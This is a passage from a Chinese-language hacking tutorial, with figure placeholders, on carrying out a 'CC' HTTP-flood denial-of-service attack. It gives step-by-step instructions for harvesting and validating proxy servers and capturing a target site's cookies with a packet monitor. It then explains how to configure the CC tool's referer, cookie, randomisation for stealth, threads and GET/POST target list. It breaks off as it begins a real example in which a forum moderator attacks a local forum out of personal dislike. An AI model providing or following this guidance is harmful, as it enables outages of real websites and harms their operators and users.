


图7

设置好验证参数后，就可以验证全部的代理服务器了，点击“验证全部”进行验证操作（图8）。这时你会发现有很多标示为“不匹配”的代理服务器，这些地址就是目前无法正常工作的代理服务器，为了搜集的代理服务器的有效性就需要把这些无法正常工作的代理服务器清理掉，只需要点击“清理”即可完成。




图8

然后在代理服务器表中单击右键“全选”，选择全部有效的代理服务器，点击“导出选定”，把这些有效的代理服务器导出到一个代理服务器列表文件中，将其保存为*.txt文件即可。

四、搜集Cookies信息

到此代理服务器已经搜集完毕，接下来还得搜集一个东西，那就是访问网站所使用的Cookies，搜集它的目的是要使用它来实现模拟一次完整的访问。打开WinSock Expert，这是一个用来监视和修改网络发送和接收数据的程序，可以用来调试网络应用程序，分析网络程序的通信协议（如分析QQ的发送接收数据），并且在必要的时候能够修改发送的数据。很多WEB漏洞都是它协助发掘的，比如DVBBS的好多漏洞等等。

在搜集之前需要先用IE把想攻击的网站打开，然后使用“Open Process”按钮选择打工正确的程序（图9），这时候会创建一个子窗口。可以看到工具栏上的那个按钮已经变成了暂停状态，也就是已经在监听状态了。




图9

在IE中打开那个网站，然后刷新一下，再回到WinSock Expert中来，你会发现数据哗哗的在屏幕上流啊，就像瀑布一样，找一个“状态（Status）”为“发送（send）”，数据包开头文本为“GET ****”的数据序列（图10），为什么要找GET呢？因为GET为向网站的请求语句，里面会包含Cookies信息，可千万别找成其它网站的文件请求啊。把数据包中的Cookies信息复制出来就OK了！




图10

五、CC工具的使用

打开CC工具（图11），不要因为看到那么多的设置选项和按钮就吓坏了啊！我先给你讲一下CC中各个“部件”的意思吧。

最上方的三个文本框中，Refer：表示页面来自于哪个链接（一般填写上要攻击的网站即可）；Mozilla：表示浏览器类型（一

般保持默认即可)；Cookie：就是刚才使用 WinSock Expert 所监听的 Cookies 信息（将刚才监听到的信息复制到这里即可）。




图11

中间一横排的选项中，Sort 表示测试的时候对 AttackList 里面的目标按顺序进行测试，没有选上就每次随机抽取一个进行测试（每个线程是独立的)。Rnd 被勾上的时候，就有随机数的功能，在 AttackList 里面都可以使用由程序自动生成随机字符，“+{N|U|L|C}+x”，+ 表示随机字符标志、N 表示数字、U 表示大写字母、L 表示小写字母、C 表示一个汉字、x 是长度，规定为 1－9。例如 A＋N1＋U2＋L3＋C1BCD 将可能生成 A3BBcde%BA%CEBCD 这样一个随机串。此选项可以使用随机信息来攻击，使攻击变的更灵活更隐蔽。Sleep（等待时间)：线程数据发送后等待时间，一般设为 1000 表示 1 秒。Thread（攻击线程)：表示要增加的线程数目，右边那个小框里面表示现在有多少线程运行中。Attack：每点一次就会增加 Thread 数目的线程，可以在任何时候点击，不要一下开太大，可以慢慢增加的。

而最下方的两个列表框，ProxyList：没有什么好解释的，就是代理列表。AttackList：里面的添加规则{G|P}http://target.com:port/page.asp?id=+N3&name=+C3。G 表示 Get 模式，P 表示 POST 模式，软件能够自己分辨出参数和 HOST 选项等等。比如 Phttp://www.54abu.cn/abc.php?id=3，软件将用 POST 模式提交 id=3 到 www.54abu.cn 上去。介绍完 CC 的界面含义后，来给大家演示一个攻击实例吧，论坛斑竹 txbcg 看着他们当地一个论坛很不爽，具体原因不说了，可以论坛 PM 问问他。通过前面的两步，已经将 N 多的代理服务器地址导出为一个 TXT 文本

